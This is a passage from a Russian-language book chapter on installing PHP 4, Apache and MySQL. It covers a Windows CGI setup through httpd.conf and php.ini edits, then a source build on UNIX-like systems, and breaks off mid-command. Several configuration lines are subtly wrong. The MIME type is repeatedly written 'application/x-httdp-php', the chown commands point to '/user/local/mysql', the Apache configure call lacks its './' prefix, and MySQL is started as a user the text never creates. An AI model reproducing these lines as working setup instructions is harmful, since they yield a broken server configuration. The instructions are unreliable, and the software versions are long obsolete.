Если два последних абзаца оставили вас в полном недоумении, просто укажите localhost в качестве сервера SMTP и обычный адрес электронной почты для параметра Email. Позднее всегда можно будет внести поправки.

Наконец, следует запрос о том, какой сервер следует настроить для работы с PHP. В данной книге предполагается, что выбран Apache.

*Если вы выбрали веб-сервер, которого нет в списке, предлагаем мастером установки, и возникли трудности при установке PHP, можно дать такой совет: ваш веб-сервер, вероятно, поставляется с инструкциями для установки Perl. Программу php.exe можно устанавливать точно так же, как Perl, заменив соответствующие пути и указывая «php» вместо «perl».*

Наконец, все решения приняты, и все готово к установке. Щелкните по последней кнопке Next, и программа установки начнет работу.

Мастер установки в настоящее время не настраивает автоматически файл httpd.conf для Apache, о чем может быть сообщено в диалоговом окне. Это не должно вас беспокоить, поскольку настройка Apache для работы с PHP будет рассмотрена в следующем разделе.

После завершения установки отображается окно, объявляющее об успешной инсталляции, с кнопкой OK. Нажмайте ее и переходите к настройке Apache.

## Настройка Apache для работы с PHP

Мы настроим Apache для использования PHP в качестве CGI под Windows, поскольку программное обеспечение сторонних разработчиков часто нестабильно работает с потоками Windows. Даже если вы планируете пойти по пути работы с модулем, лучше воспользоваться последующими указаниями и сначала выполнить настройку CGI, чтобы убедиться, что все работает. Гораздо проще перейти к использованию модуля, когда работает все остальное.

ное. Для модуля необходимо провести интенсивное тестирование, чтобы иметь уверенность в устойчивости веб-сервера.

Сначала следует убедиться, что Apache не выполняется. В каталоге PHP, а по умолчанию это C:\php\, должен быть файл с именем php4ts.dll. Пользователи Windows 9x/ME должны скопировать его в C:\Windows\System\, а пользователи Windows NT/2000 - в C:\WinNT\System32\.

Найдите файл httpd.conf, по умолчанию расположенный в C:\Program Files\Apache Group\Apache\conf\. Создайте его резервную копию, прежде чем приступить к редактированию.

Откройте этот файл с помощью текстового редактора. С помощью меню Find найдите секцию ScriptAlias. Обычно она располагается между <IfModule mod\_alias.c> и </IfModule>. Секция ScriptAlias может быть несколько, и между строчками IfModule может быть большой объем текста. Добавьте в секцию ScriptAlias следующую строку:

```
ScriptAlias /php/ "C:/php/"
```

В результате Apache получает информацию о том, где искать различные файлы PHP, и создается псевдоним, который будет использоваться далее в httpd.conf для указания этого каталога. При установке PHP в нестандартный каталог в строке должен быть указан его путь. В файле httpd.conf следует использовать не принятый в Windows обратный слэш (\), а символ /.

Если секции ScriptAlias не найдены, добавьте приведенную выше строку сразу после строки <Directory...>, что соответствует DocumentRoot. Дополнительные разъяснения по этому поводу есть в инструкции по установке Apache.

Затем в файле httpd.conf надо найти секцию AddType. В ней уже должна быть пара строк PHP4.x. Можно раскомментировать их (удалить начальный символ #) или ввести под этими комментариями такую строку:

```
AddType application/x-httdp-php .php
```

Для Apache это информация о том, что файлы, оканчивающиеся на.php, должны обрабатываться как MIME-тип application/x-httdp-php - так же, как файлы GIF имеют MIME-тип image/gif, а файлы JPEG имеют тип image/jpg. Если секция AddType не обнаружена, поместите эту строку в секцию <Directory...>, как описано выше.

Наконец, найдите в httpd.conf секцию Action. Обычно в ней, для примера, есть пара строк Format::.

Добавьте в секцию Action строку:

```
Action application/x-httdp-php "/php/php.exe"
```

В результате Apache узнает, что файл, имеющий MIME-тип application/x-httdp-php и определенный нами выше с помощью AddType, должен обрабатываться файлом с именем php.exe, который находится в каталоге, определяемом псевдонимом "/php/", установленным выше директивой ScriptAlias.

И снова, если секции Action в вашем файле `httpd.conf` нет, просто добавьте эту строку в секцию `Directory`, как указывалось выше. Проверьте, нет ли во введенных вами строках опечаток. Хотя эти строки находятся в разных местах файла `httpd.conf`, располагаясь по своим директивам, в совокупности эти три строки сообщают Apache, как обращаться с файлами PHP.

При желании можно изменить вторую из этих строк, чтобы через PHP проходили все файлы, оканчивающиеся на `.php3` (более старые сценарии, которые могут у вас оказаться), или даже `.htm` и `.html`. Если пропускать через PHP все файлы HTML, это не приведет к заметному увеличению времени реакции. Кроме того, включение более старых расширений позволит добавить функции PHP в любых местах уже существующих файлов HTML без изменения ссылок на ваш веб-сайт. Также можно будет вместо `.php` указать привычные пользователям расширения `.htm` и `.html`.

В итоге ваша строка `AddType` может выглядеть так:

```
AddType application/x-httdp-php .php .htm .html .php3
```

Порядок, в котором перечисляются расширения файлов, может быть любым, и добавлять их можно в любом количестве, если это имеет смысл. Например, обычно нет смысла пропускать файлы `.tr3` через PHP. На самом деле это может нарушить работу URL для MP3, т. к. PHP добавляет некоторые заголовки по умолчанию.

Внеся все изменения и проверив их, сохраните файл `httpd.conf` и перезапустите Apache.

## Возможные проблемы

Если после этого Apache не запустится, проверьте, нет ли ошибок в трех добавленных строках. Кроме того, проверьте следующее:

- В строке `ScriptAlias` верно указан каталог, в который установлен PHP.
- В строке, задающей путь, его элементы разделяются символом `/`, а не `\`.
- MIME-тип `application/x-httdp-php` одинаков в строках `AddType` и `Action`. Воспользуйтесь копированием и вставкой, чтобы гарантировать совпадение.
- `php.exe` действительно находится в нужном каталоге.
- Файл `php4ts.dll` скопирован в системный каталог Windows.

Если после тщательной проверки перечисленного выше останов и перезапуск Apache не приводят к его работе, прочтите раздел «Возможные проблемы» в «Установке Apache». В частности, посмотрите, нет ли ошибок в журналах и окне консоли MS DOS.

Если ничего не помогает, попробуйте скопировать `php4ts.dll` в тот же каталог, где находится файл `php.exe`. По всем законам Windows должна найти эту библиотеку в системном каталоге и загрузить, но если это не удается, то PHP, возможно, сможет ее обнаружить, если она будет в том же каталоге, где находится файл `php.exe`.

## Тестирование установки PHP

В файле `httpd.conf` есть переменная с именем `DocumentRoot`. Там есть также установка `<Directory ...>`, в которой указывается тот же путь, что и в `DocumentRoot`. Если вы их не меняли и производили установку со значениями по умолчанию, это, вероятно, `C:\Program Files\Apache Group\Apache\htdocs\`.

`DocumentRoot` задает каталог, где находится начальная страница вашего веб-сервера. Там уже находится файл `index.html`, который обслуживает каждый запрос к вашему сайту.

Создайте в этом каталоге текстовый файл с именем `phpinfo.php` и поместите в него следующий текст:

```
<?php  
phpinfo();  
?>
```

Сохраните файл в каталоге `DocumentRoot`. Откройте в броузере страницу `http://localhost/phpinfo.php`.

При правильной установке PHP должно быть показано окно с подробными сведениями о свойствах установки PHP (рис. 2.3):




Рис. 2.3. Свойства установки PHP

## Возможные проблемы

Если выводится сообщение об ошибке 404 Document not found или аналогичной ей, то, возможно, `phpinfo.php` помешен в неверный каталог, неправильно указано имя файла или неверно введен URL. Ошибка 500 Internal Server Error может быть вызвана опечаткой в `httpd.conf`.

Если вы изменяли DocumentRoot, то проверьте, чтобы в настройке <Directory...> был указан тот же самый каталог. Если они не совпадают, Apache работать не будет. Проверьте журналы ошибок Apache, о чем говорилось в разделе «Возможные проблемы» в «Установке Apache».

Если броузер ничего не показывает, выберите в его меню пункт View Source. Если при этом виден текст <?php phpinfo();?>, это значит, что Apache выдает эту страницу, но из-за неверной настройки не передает ее сначала PHP. Видимо, одна из трех строк ScriptAlias/AddType/Action, добавленных в httpd.conf, неверна. Возможно также, что вы забыли остановить и перезапустить Apache. Apache читает httpd.conf только однажды, при запуске. Его надо перезапускать, чтобы изменения в httpd.conf возымели эффект.

Если в броузере ничего не видно и пункт меню View Source недоступен, проверьте журналы ошибок Apache и настройки в httpd.conf. Возможно, какие-то неверные настройки приводят к аварийному завершению Apache.

Если ничто не помогает, попробуйте закомментировать три строки, введенные в httpd.conf, поместив в их начало символ я, и перезапустите Apache. Если после этого Apache заработает, а PHP - нет, станет ясно, что ошибка кроется в этих трех строках или в самой установке PHP.

Если не видно ошибок в строках, введенных в httpd.conf, проверьте работу самого PHP без броузера:

Откройте окно консоли MS DOS и перейдите в каталог C:\php\ или другой, в который вы установили PHP. Затем введите:

```
php C:\Program Files\Apache Group\Apache\htdocs\phpinfo.php
```

Возможно, надо указать другой путь, если ваш файл phpinfo.php находится в другом каталоге.

При этом вызывается php.exe, поскольку ему действительно передан для работы ваш файл phpinfo.php. PHP должен выполнить код этого файла и вернуть HTML. Если PHP выводит код HTML, значит, php.exe работает normally, и ошибка связана с тем, как Apache вызывает PHP. Еще раз проверьте настройки httpd.conf.

Если php.exe самостоятельно работает, а Apache работает без этих трех строк для вызова PHP, но вместе они не работают, ошибка находится в этих трех строках.

## Действия после установки

Во время установки PHP создается файл с именем php.ini. Ваша страница phpinfo.php должна также показать, где PHP ищет ваш файл php.ini. Создайте резервную копию этого файла и убедитесь, что phpinfo.php ищет php.ini в правильном месте.

Если файла php.ini просто нигде нет, найдите файл php.ini-dist и скопируйте его в файл php.ini в соответствующем каталоге, указанном в phpinfo.

Откройте файл `php.ini` в текстовом редакторе и просмотрите все настройки, которые в нем имеются. Неплохо поэкспериментировать с некоторыми из них, а также провести некоторые изыскания на <http://php.net/>, чтобы узнать, каково назначение каждой настройки.

Во-первых, если у вас нет опыта программирования, рекомендуется поднять подробность сообщения об ошибках `error_reporting` на одну ступеньку, до `E_ALL`. Найдите секцию `Error handling and logging` и замените строку:

```
error_reporting = E_ALL & ~E_NOTICE ;show all errors, except for notices
```

следующей:

```
error_reporting = E_ALL ; show all errors
```

Смысл такой установки `error_reporting` следующий. Представьте себе, что вы ввели некоторый код PHP и неверно написали имя некоторой переменной:

```
$name = "Rich";  
print($nam);
```

Во второй строке в конце `$nam` отсутствует `"e"`. С настройками по умолчанию PHP не сообщает о таких ошибках. Изменив `error_reporting` на `E_ALL`, вы инструктируете PHP, чтобы он оказывал вам больше поддержки. PHP обнаруживает такие проблемы и сообщает об использовании переменных, не содержащих значений, а также других мелких ошибках, которые могут делать новички.

Это изменение не оказывает существенного влияния на производительность. Зато опечатки и логические ошибки выявляются значительно раньше, если `error_reporting` поднять до `E_ALL`. По умолчанию значение `error_reporting` не устанавливается в `E_ALL`.

После этого найдите в `php.ini` секцию `Paths and Directories`. Установите для `extension_dir` значение:

```
extension_dir = "C:/Windows/System32/"
```

или то, которое соответствует вашей версии Windows.

Найдите в `php.ini` секцию `Dynamic Extensions`. Каждая строка вида

```
;extension=php_XXX.dll
```

представляет собой программный пакет сторонних разработчиков, который может быть полезен для интеграции с PHP и использования на ваших веб-страницах.

PHP обычно поставляется с программными расширениями (`php_XXX.dll`) для следующих пакетов:

- MySQL
- PostgreSQL

- Interbase
- ODBC
- FTP
- Calendar
- BCMath
- COM
- PCRE
- Sessions
- WDDX
- XML

При этом в большинстве случаев все равно надо загрузить, установить и протестировать фактический программный продукт. Файлы `php_XXX.dll` просто сообщают PHP, как поддерживать связь с ПО стороннего разработчика. Когда требуется интерфейс PHP для новых технологий, достаточно написать программное обеспечение, служащее этим мостиком.

Сторона этого мостика, обращенная к PHP, и способ их соединения, очень хорошо определены и четко очерчены. Сам мостик обычно простой. Остается только вопрос привязки стороннего ПО к этому мостику. Иногда решение простое, а иногда оно практически невозможно. По крайней мере, конец мостика, обращенный к PHP, и сам мостик обычно выглядят просто, а это уже две трети дела.

В Интернете можно найти еще больше DLL различного происхождения. В конце главы есть список соответствующих URL. Следите за тем, чтобы загружаемое расширение было совместимо с используемой вами версией PHP.

Для того чтобы подключить расширение, надо проделать следующее:

- Установить, настроить и протестировать программный пакет стороннего производителя (как это делалось выше с MySQL)
- Правильно установить значение `extension_dir`
- Проверить наличие в этом `extension_dir` файла DLL, указанного в `php.ini`
- Раскомментировать строку, удалив символ точки с запятой из ее начала
- Пользователи модуля должны остановить и снова запустить Apache, поскольку PHP, установленный как модуль, читает `php.ini` только при запуске Apache. Под CGI PHP читает `php.ini` при каждом запросе веб-страницы

После этого напишите какой-нибудь код PHP, чтобы проверить свое расширение.

*MySQL автоматически включается в PHP и не требует расширения.*

## Установка PHP в качестве модуля Apache

Тем, кому совершенно необходимо использование модуля Apache для достижения требуемых характеристик, дадим некоторые советы:

- Создайте резервные копии своего рабочего файла `httpd.conf` для CGI, а также файла `php.ini`.
- Следуйте инструкциям из дистрибутива PHP по установке его как модуля Apache. Закомментируйте строку `Action` в файле `httpd.conf`, которую вы добавили при установке в качестве CGI.
- Закомментируйте все расширения, добавленные в `php.ini`, с помощью точки с запятой в начале строки.
- Остановите и запустите снова Apache, проведите усиленные испытания базовых функций PHP, которыми вы будете пользоваться. Под базовыми понимаются те функции, которые не находятся в только что вычеркнутых расширениях. Обязательно протестируйте под усиленной нагрузкой все функции, с которыми вы работаете в настоящее время или собираетесь работать. Простой просмотр `phpinfo()` в браузере в качестве теста не годится: правильным тестом будет одновременное обращение нескольких броузеров к одним и тем же функциям.
- Остановите Apache и отредактируйте `php.ini`. Снимите комментарий не более чем с одного из используемых расширений. Перезапустите Apache и подверните усиленному тестированию все функции, с которыми собираетесь работать в этом расширении. Здесь снова важно тестировать функции при высокой нагрузке, как это отмечалось выше.
- Повторите предыдущий шаг для каждого применяемого расширения, каждый раз выполняя регрессионное тестирование всех расширений и базовой функциональности.

## Установка на UNIX-подобных системах

Для этого необходимо было принять решение об установке PHP в качестве модуля, а не CGI. Если вас устрашает установка из исходного кода и вы хотите воспользоваться мастером установки, есть несколько жизнеспособных вариантов для UNIX. Один из них доступен у NuSphere на <http://www.nusphere.com/>. При этом установка PHP/Apache/MySQL/Perl происходит весьма просто.

Все же большей гибкости можно добиться при компиляции исходного кода. Этот подход мы здесь и продемонстрируем. Сначала мы установим, настроим и протестируем MySQL - приложение от стороннего разработчика, так же, как это делалось для любых других расширений. Затем установим, настроим и протестируем Apache, чтобы быть уверенными, что у нас есть работающий веб-сервер. Наконец, мы установим, настроим и протестируем PHP и обеспечим его интеграцию с Apache.

Хотя мы не станем настраивать Apache на использование PHP в качестве CGI, мы все же скомпилируем PHP в качестве самостоятельного двоичного файла (CGI), потому что такой вариант крайне удобен для быстрого выполнения сценариев PHP из командной строки без запуска веб-броузера и для заданий "cron" - выполнения сценариев PHP для рутинных периодических работ, проводимых по расписанию.

## Установка MySQL

MySQL - это система управления базами данных, которую можно использовать вместе с PHP, а для проверки некоторых примеров кода, приводимых в данной книге, нужна база данных. Сначала загрузите MySQL с <http://www.mysql.com/downloads/> и сохраните файл mysql-3.xx.xx.tar.gz в каталоге /usr/local/src.

### Создание пользователя MySQL

Приводимые здесь инструкции близко соответствуют тем, которые предполагают разработчики MySQL. Может быть, вам имеет смысл сравнить инструкции из руководства MySQL с приводимыми в данном разделе, если у вас более новая версия MySQL с дополнительными требованиями.

Сервер MySQL будет выполняться на вашей системе в качестве процесса. Каждый процесс в UNIX-подобной системе должен выполняться от имени одного пользователя, а каждый пользователь должен принадлежать хотя бы одной группе. Поскольку MySQL при сопровождении базы данных создает файлы и обрабатывает их, а также может принимать соединения с удаленных компьютеров, хорошим решением будет создать для MySQL специального пользователя и группу:

```
groupadd mysql  
useradd -g mysql mysql
```

В приведенном примере мы создали новую группу с именем mysql, выполнив с консоли команду groupadd. Вторая команда, useradd, выполняется с параметром -g, за которым следует имя только что созданной группы (mysql), а затем имя пользователя, которого необходимо создать (mysql). Такой синтаксис сообщает системе UNIX о необходимости создать пользователя mysql как члена группы mysql. Можно попробовать просто выполнить useradd mysql, и возможно, ОС создаст группу mysql автоматически.

*В некоторых UNIX-подобных системах используются команды adduser и addgroup, а не useradd и usergroup. В некоторых системах допускаются обе команды. Возможны также небольшие отличия в создании пользователей и групп в различных системах UNIX. В случае сомнений попробуйте выполнить man useradd или man adduser, и аналогично для команд groupadd/addgroup.*

### Настройка исходного кода MySQL

После создания нового пользователя нужно выполнить сценарий конфигурирования, поставляемый с дистрибутивом исходного кода MySQL, чтобы настроить параметры компиляции MySQL. Эту задачу решает сценарий с именем configure, расположенный в корне дерева исходного кода MySQL (/usr/local/mysql-3.xx.xx). Сценарий configure должен быть выполнен перед компиляцией MySQL, обычно с целым рядом параметров. Чтобы запустить сценарий конфигурирования для MySQL, откройте окно терминала и перейдите в каталог, куда был разархивирован MySQL:

```
cd /usr/local/src/  
tar -xzf mysql-3.xx.xx.tar.gz  
cd /usr/local/src/mysql-3.xx.xx
```

В действительности, прежде чем перейти в `/usr/local/src/mysql-3.xx.xx/`, хорошо сделать следующее:

```
ln -s /usr/local/src/mysql-3.xx.xx mysql
```

В результате создается символьическая ссылка с именем `mysql`, ссылающаяся на длинный маршрут. Символьическая ссылка похожа на ярлыки Windows или псевдонимы в Mac OS. После этого можно просто пользоваться `/usr/local/src/mysql`, а не вводить каждый раз полное имя каталога.

Систематическое применение `/usr/local/src/mysql` везде, где необходимо ссылаться на каталог исходного кода MySQL, облегчает процесс обновления версии. Затем надо будет выполнить такую команду `configure`:

```
./configure --prefix=/usr/local/mysql
```

В результате компиляция MySQL будет настроена на то, чтобы поместить программу MySQL и файлы данных в каталог `/usr/local/mysql`.

Если этого каталога не существует, он будет создан. Изменять каталог без веских на то оснований не следует, потому что в нем PHP по умолчанию ищет MySQL. Если MySQL установлен в другой каталог, необходимо указать его при настройке PHP.

Может потребоваться почитать руководство по MySQL, если вам нужна поддержка транзакций, других языков кроме английского, надежной работы нескольких экземпляров (fail-safe roll-over), либо если операционной системе не понравится выполнение `configure` или `make`, которое будет следующим шагом. В руководстве по MySQL есть рабочие примеры `configure` практически для любых UNIX-подобных систем. Выполнение `configure` занимает некоторое время, при этом выводится много сообщений. Следите за ними, в них могут содержаться сведения об ошибках или предупреждения.

## Компиляция MySQL

После того как сценарий `configure` успешно отработает, можно приступить к реальной компиляции MySQL с помощью команды `make`:

```
make
```

В результате производится фактическая компиляция исходного кода MySQL в программы. Возможно, она займет некоторое время.

Если все пройдет хорошо, можно выполнить:

```
make install
```

Если `make` или `make install` не работают, возможно, следует поискать в руководстве по MySQL детали, относящиеся к вашей операционной системе и

имеющимся в ней компиляторе. Перед настройкой с другими параметрами не забудьте выполнить `rm config.cache`:

```
rm config.cache  
./configure --prefix=/usr/local/mysql --OTHER-OPTIONS
```

В зависимости от операционной системы и добавленных в команду `configure` ключей `--enable-shared` или `--disable-shared` MySQL в итоге может устанавливаться как библиотека совместного доступа. Это прекрасно, но в Linux вы должны будете тогда сообщить операционной системе о наличии этой разделяемой библиотеки. Следующее должно быть проделано только в Linux.

Сначала проверьте, есть ли у вас разделяемая библиотека:

```
updatedb  
locate libmysqlclient.so
```

Первая команда может выполняться достаточно долго, потому что она обновляет базу данных всех файлов на жестком диске, чтобы в дальнейшем осуществлять быстрый поиск. Вторая команда сообщает о местонахождении вашего файла `libmysqlclient.so` либо не покажет ничего.

Если она сообщит о наличии файла `libmysqlclient.so`, убедитесь, что это тот файл, который вы только что установили, а не какая-либо старая версия:

```
ls -als /полный/путь/сообщенный/выше/libmysqlclient.so
```

Если для этого файла будет показано недавнее время, надо отредактировать файл `/etc/ld.so.conf` в любом редакторе и добавить путь (без `libmysqlclient.so`), а затем выполнить `ldconfig`.

Например, если `locate libmysqlclient.so` выводит сообщение:

```
/usr/local/mysql/lib/libmysqlclient.so
```

то нужно сделать, например, так:

```
pico /etc/ld.so.conf
```

и добавить в конец строку:

```
/usr/local/mysql/lib
```

Сохраните модифицированный файл, выйдите из редактора и выполните:

```
ldconfig
```

Выполнение с ключом `ldconfig -v` активизирует режим `verbose`, в котором отображаются все найденные библиотеки. Возможно, имеет смысл убедиться, что в этом списке находится самый свежий файл `libmysqlclient.so`, а не какой-либо более старый.

Удобно передать выводимые данные grep для поиска mysql, чтобы пришлось меньше читать:

```
ldconfig -p | grep mysql
```

Еще раз напоминаем, что эти операции с ldconfig нужны только в Linux.<sup>1</sup>

## Инициализация MySQL

Если не возникло никаких проблем, то осталось наложить несколько последних штрихов, и установка будет закончена. Необходимо инициализировать базу данных:

```
./scripts/mysql_install_db
```

Этот сценарий устанавливает таблицы MySQL с правами доступа, с помощью которых MySQL определяет, какие пользователи MySQL к каким базам данных могут обращаться.

Для корректного функционирования MySQL права доступа к корневому каталогу установки (/usr/local/mysql) и каталогу, в котором MySQL хранит свои базы данных (/usr/local/mysql/data), должны быть изменены с помощью команды chown. Для корневого каталога права доступа должны быть установлены так, чтобы владельцем каталога являлся root. Для каталога баз данных в качестве владельца и группы должен быть установлен ранее созданный нами пользователь (mysql):

```
chown -R root /user/local/mysql  
chown -R mysql /user/local/mysql/data  
chgrp -R mysql /user/local/mysql/data
```

Наконец, для того чтобы разрешить поддержку транзакций InnoDB или произвести тонкую настройку MySQL, надо выполнить:

```
cp support-files/my-medium.cnf /etc/my.cnf
```

После этого можно на досуге поразвлекаться с /etc/my.cnf. Если выбрана поддержка транзакций InnoDB, необходимо отредактировать /etc/my.cnf, раскомментировав настройки InnoDB.

## Запуск MySQL

Если права доступа установлены надлежащим образом и сценарий инициализации таблиц прав доступа выполнен, можно запускать сервер MySQL. Запуск MySQL осуществляется командой safe\_mysqld, которая находится в каталоге /bin/ установки MySQL. Эта команда должна быть запущена как фоновый процесс (путем добавления в конце символа &), а в качестве параметра ключа --user должно быть передано имя созданного нами пользователя.

```
safe_mysqld --user=mysqluser &
```

<sup>1</sup> Подобная процедура необходима также и под FreeBSD. Однако если вы решили собрать MySQL при помощи ports, то эти шаги будут проделаны автоматически. - Примеч. науч. ред.

Если сервер MySQL запустился, значит, установка MySQL успешно завершена. Может потребоваться запускать MySQL при каждой перезагрузке машины. Это достигается путем копирования файла `mysql.server` (находящегося в каталоге `./support-files`) в соответствующее место, где находятся сценарии загрузки системы.

## Проверка работы MySQL

В том, что сервер MySQL работает, можно убедиться, выполнив:

```
mysqladmin version  
mysqlshow
```

Эти команды должны вывести номер версии и информацию о копирайте, а также список баз данных в MySQL. Изначально в списке находится база данных с именем `mysql`, необходимая для внутренней работы MySQL, в которой, в частности, хранятся права доступа. Кроме того, должна быть база данных с именем `test`, включаемая для экспериментов с ней.

Если базы `test` нет, ее можно создать:

```
mysqladmin CREATE test
```

Итак, база данных `test` для экспериментирования у вас есть, и можно сделать следующее:

```
mysql -u root test
```

В результате запускается клиент командной строки `mysql`, который позволяет посыпать команды SQL программе сервера MySQL. Вы будете подключены к MySQL в качестве пользователя `root` и станете работать с базой данных `test`.

Должны быть выведены приветствие и приглашение следующего вида:

```
mysql>
```

После этого можно выполнять команды SQL, например:

```
CREATE TABLE foo (foo_id INT(11) AUTO_INCREMENT, comment TEXT);  
DESCRIBE foo;  
INSERT INTO foo (comment) VALUES ('HelloWorld');  
SELECT * FROM foo;  
DELETE FROM foo;  
DROP TABLE foo;
```

С помощью команды `\q` осуществляется выход из MySQL.

## Защита данных MySQL

В данный момент в вашей базе данных MySQL есть только один пользователь MySQL с именем `root`, и у этого пользователя пустой пароль. Пользователь `root` в MySQL не имеет никакого отношения к пользователю `root` операционной системы, хотя идея в обоих случаях одинакова. В MySQL пользова-

тель root может совершать любые действия с любой базой данных в рамках MySQL. Самое главное, что известны способы, посредством которых злоумышленники могут, используя доступ в MySQL как root, устанавливать в файловой системе компьютера программы, осуществляющие взлом компьютера (подробности см. в главе 23).

**ОБЯЗАТЕЛЬНО задайте пароль пользователя MySQL root.**

На случай, если кто-то узнает пароль MySQL root, он должен **отличаться** от пароля root операционной системы. Кроме того, в качестве пароля нельзя брать слово из словаря или любое другое, которое легко угадать.

Лучше всего не употреблять имя/пароль root MySQL в повседневной работе. Для усиления защиты создайте нового пользователя MySQL со своим паролем для каждой базы данных.

## Возможные проблемы

Как уже отмечалось, если окажется, что tar неправильно работает в Solaris, может потребоваться загрузить и установить его более удачную версию. Если не работают configure и/или make, ищите в документации по установке MySQL на <http://mysql.com> сведения о своей операционной системе.

Обратитесь к одноименному разделу в описании установки под Windows.

## Установка Apache

Сначала загрузите последнюю стабильную версию с <http://apache.org/> и сохраните ее в своем каталоге /usr/local/src. Если вышла стабильная версия Apache 2.0, возможно, стоит задержаться на версии 1.3.x, пока не будет уверенности в совместимости с PHP. Возможно, между выходом Apache 2.0 и достижением его совместимости с PHP пройдет некоторое время.

Затем разархивируйте полученный файл:

```
tar -xzf apache_1.x.xx.xx.tar.gz
```

Перейдите в каталог исходного кода и выполните настройку:

```
cd apache_1.x.xx.xx  
.configure --prefix=/usr/local/apache/ \  
--enable-shared=max \  
--enable-module=most
```

Обратите внимание на отсутствие \ в последней строке. Символы \ можно выкинуть и разместить все на одной строке. Они просто дают возможность использовать несколько строк вместо одной. В случае удачи выполняем следующее:

```
make  
make install
```

Для запуска Apache выполните команду:

```
/usr/local/apache/bin/apachectl start
```

Теперь с помощью броузера на своем компьютере вы можете попасть на свой веб-сайт:

```
lynx http://localhost/
```

При работе в X Window можно вместо lynx воспользоваться графическим броузером, например Konqueror или Netscape.

Если localhost не работает, попробуйте задать адрес 127.0.0.1. Адрес 127.0.0.1 всегда обозначает локальный компьютер. Если 127.0.0.1 работает, а localhost - нет, отредактируйте /etc/hosts и поместите туда строку:

```
127.0.0.1 localhost
```

Проверить, выполняется ли Apache, можно также командой:

```
ps auxwww | grep httpd
```

Она должна показать пять работающих процессов с одинаковым именем httpd. Это совершенно нормально: Apache при запуске загружает несколько экземпляров самого себя. Эти пять процессов показывают, что Apache работает. Apache теперь готов и ждет пять посетителей вашего сайта, будучи в состоянии очень быстро обслужить их запросы. Apache также автоматически регулирует количество готовых серверов, находящихся в ожидании, в соответствии с другими настройками в httpd.conf (см. ниже). Скорее всего, количество серверов менять не надо, если только вы не интернет-провайдер, который знает, что делает.

При необходимости остановить Apache или остановить/перезапустить его можно прибегнуть к команде:

```
/usr/local/apache/bin/apachectl restart
```

## Действия после установки Apache

Поведение Apache в значительной мере управляется файлом httpd.conf, который должен находиться в каталоге /usr/local/apache/conf/.

Создайте резервную копию этого файла и в любом редакторе просмотрите имеющиеся в нем настройки. Если значение DocumentRoot, где должны располагаться все ваши веб-страницы, вас не устраивает, а по умолчанию это /usr/local/apache/htdocs/, можно изменить соответствующую настройку в <Directory ...>. Позднее мы также будем редактировать httpd.conf, чтобы осуществить интеграцию PHP с Apache.

Можно просмотреть этот файл и узнать, какие еще опции предоставляет Apache. Полезно иметь некоторое представление о том, что есть в этом файле, если вы столкнетесь позднее с какими-либо проблемами или захотите реализовать на своем веб-сервере новую функцию, требующую изменить конфигурацию Apache.

Если Apache работает нормально, возможно, вы захотите, чтобы он работал постоянно и запускался автоматически при загрузке машины. Можно по-

местить в каталог `/etc/rc.d/init.d/` сценарий с именем `apache`, содержащий такую строку:

```
cp /usr/local/apache/bin/apachectl /etc/rc.d/init.d/apache  
chmod 755 /etc/rc.d/init.d/apache
```

Возможно, путь придется изменить, если вы отошли от приведенных выше инструкций. Затем в `/etc/rc.d/rc3.d/` можно выполнить команду:

```
ln -s ../init.d/apache S99apache
```

Первые две команды создают исполняемый сценарий оболочки, доступный на всех 6 уровнях загрузки. Обычно компьютер загружается на уровень 3, но в аварийной ситуации можно загрузиться на уровень 1, где запускается меньше приложений. Последняя команда создает символьическую ссылку в каталоге `rc3.d`. Команды в этом каталоге, начинающиеся с «`S`», выполняются во время начальной загрузки в алфавитном порядке. Поскольку требуется, чтобы Apache запускался на поздней стадии этой процедуры, мы запускаем его с меткой `S99`, а не ниже.

Если вы работаете не в Linux, или если вы даже имеете дело с другим дистрибутивом Linux, то организация каталогов `rc.d`, `init.d` и `rcX.d` (где X принимает значения от 1 до 6) может быть иной, но в большинстве дистрибутивов Linux настройки аналогичны.

## Возможные проблемы

В случае неудачного выполнения `configure` или `make` поищите на веб-сайте Apache сведения, относящиеся к вашей операционной системе. Не исключено, что там найдется информация, которая поможет вам установить Apache.

Если `configure`, `make` и `make install` прошли нормально, но Apache не запускается, просмотрите файл ошибок `error_log`, который по умолчанию находится в `/usr/local/apache/logs/error_log`.

Если Apache нормально запускается вручную, но не хочет запускаться автоматически при перезагрузке машины, выполните после загрузки команду:

```
tail /var/log/messages
```

Команда `tail` выводит последние 10 строк заданного файла. `/var/log/messages` служит журналом для записи сообщений операционной системы. В нем должны быть какие-то сообщения, связанные с попыткой запуска Apache. Если про Apache в этих строках ничего не сказано, можно просмотреть больше строк, выполнив команду:

```
tail -n 20 /var/log/messages
```

В результате будет показано 20, а не 10 последних строк. Можно также поместить в конец команды `| grep apache`, чтобы найти в выдаче строки, содержащие apache.

Если ничего не видно, проверьте имя файла и ссылку в созданном вами `/etc/rc.d`.

## Установка PHP

Теперь вы наконец-то готовы к тому, чтобы настроить, откомпилировать и установить PHP. Сначала загрузите последнюю стабильную версию исходного кода с <http://php.net> в каталог `/usr/local/src`. Разархивируйте файлы:

```
tar -xzf php-4.x.x.tar.gz
```

Перейдите в каталог PHP:

```
cd php-4.x.x
```

Можно, конечно, сразу выполнить `./configure`. Однако если вы установили на своем компьютере что-то помимо MySQL и Apache, с чем хотите интегрировать PHP, может потребоваться изменить настройки программного обеспечения сторонних разработчиков. Тем временем команда `configure`, с помощью которой вы устанавливали PHP, уже уйдет с экрана. Вместо того чтобы искать ее в буфере команд, мы создадим сценарий оболочки для настройки PHP. Создайте файл с именем `config.sh` и поместите в него следующие строки:

```
./configure \
